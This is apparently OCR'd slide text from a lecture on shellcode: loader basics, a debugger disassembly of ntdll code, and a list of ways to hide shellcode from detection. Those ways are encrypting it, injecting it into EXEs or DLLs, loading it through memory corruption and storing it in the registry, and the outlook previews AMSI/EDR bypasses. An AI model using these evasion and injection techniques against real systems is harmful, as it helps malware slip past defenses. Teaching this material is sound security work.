
String on stack! Good

Example: Loader process: 1/3 VirtualAlloc



Write Function Parameter
From Code to Stack

Problem: External Data References



```
00007FFC4E840731   EB 00               jmp ntdll.7FFC4E840733
00007FFC4E840733   48:83C4 38          add rsp,38
00007FFC4E840737   C3                  ret
00007FFC4E840738   CC                  int3
00007FFC4E840739   CC                  int3
00007FFC4E84073A   CC                  int3
00007FFC4E84073B   CC                  int3
00007FFC4E84073C   CC                  int3
00007FFC4E84073D   CC                  int3
00007FFC4E84073E   CC                  int3
00007FFC4E84073F   CC                  int3
00007FFC4E840740   48:895C24 10        mov qword ptr ss:[rsp+10],rbx
00007FFC4E840745   48:897424 18        mov qword ptr ss:[rsp+18],rsi
00007FFC4E84074A   55                  push rbp
00007FFC4E84074B   57                  push rdi
00007FFC4E84074C   41:56               push r14
00007FFC4E84074E   48:8DAC24 00FFFFFF  lea rbp,qword ptr ss:[rsp-100]
00007FFC4E840756   48:81EC 00020000    sub rsp,200
00007FFC4E84075D   48:8B05 AC3D0B00    mov rax,qword ptr ds:[7FFC4E8F4510]
00007FFC4E840764   48:33C4             xor rax,rsp
00007FFC4E840767   48:8985 F0000000    mov qword ptr ss:[rbp+F0],rax
00007FFC4E84076E   4C:8B05 930A0B00    mov r8,qword ptr ds:[7FFC4E8F1208]
00007FFC4E840775   48:8D05 7C260500    lea rax,qword ptr ds:[7FFC4E892DF8]
```

From EXE (.text)

Shellcode

Conclusion

Shellcode Summary

We looked at **what** shellcode is

Where it is

Not: what shellcode is doing or how EXEs are loaded

Shellcode: Assembly code which can be loaded at any address

Shellcode Conclusion

- C2 or other tools generated EXE usually signatured
- Shellcode gives us flexibility
  - Start it with a shellcode loader
  - Encrypt it
  - Inject it into EXE, DLL
  - Load it with a memory corruption vulnerability
  - Store it in registry

Outlook

Shellcode itself are not that interesting

More important: The know-how how programs, processes, loaders, asm works

Next time: Shellcodes 2/3

- DLL’s
- Linkers & Loaders
- Self reflecting DLLs
- AMSI/EDR function hooking & bypasses
- Memory encryption

Toolzs

radare2

x64dbg

Pe-bear

Pe-sieve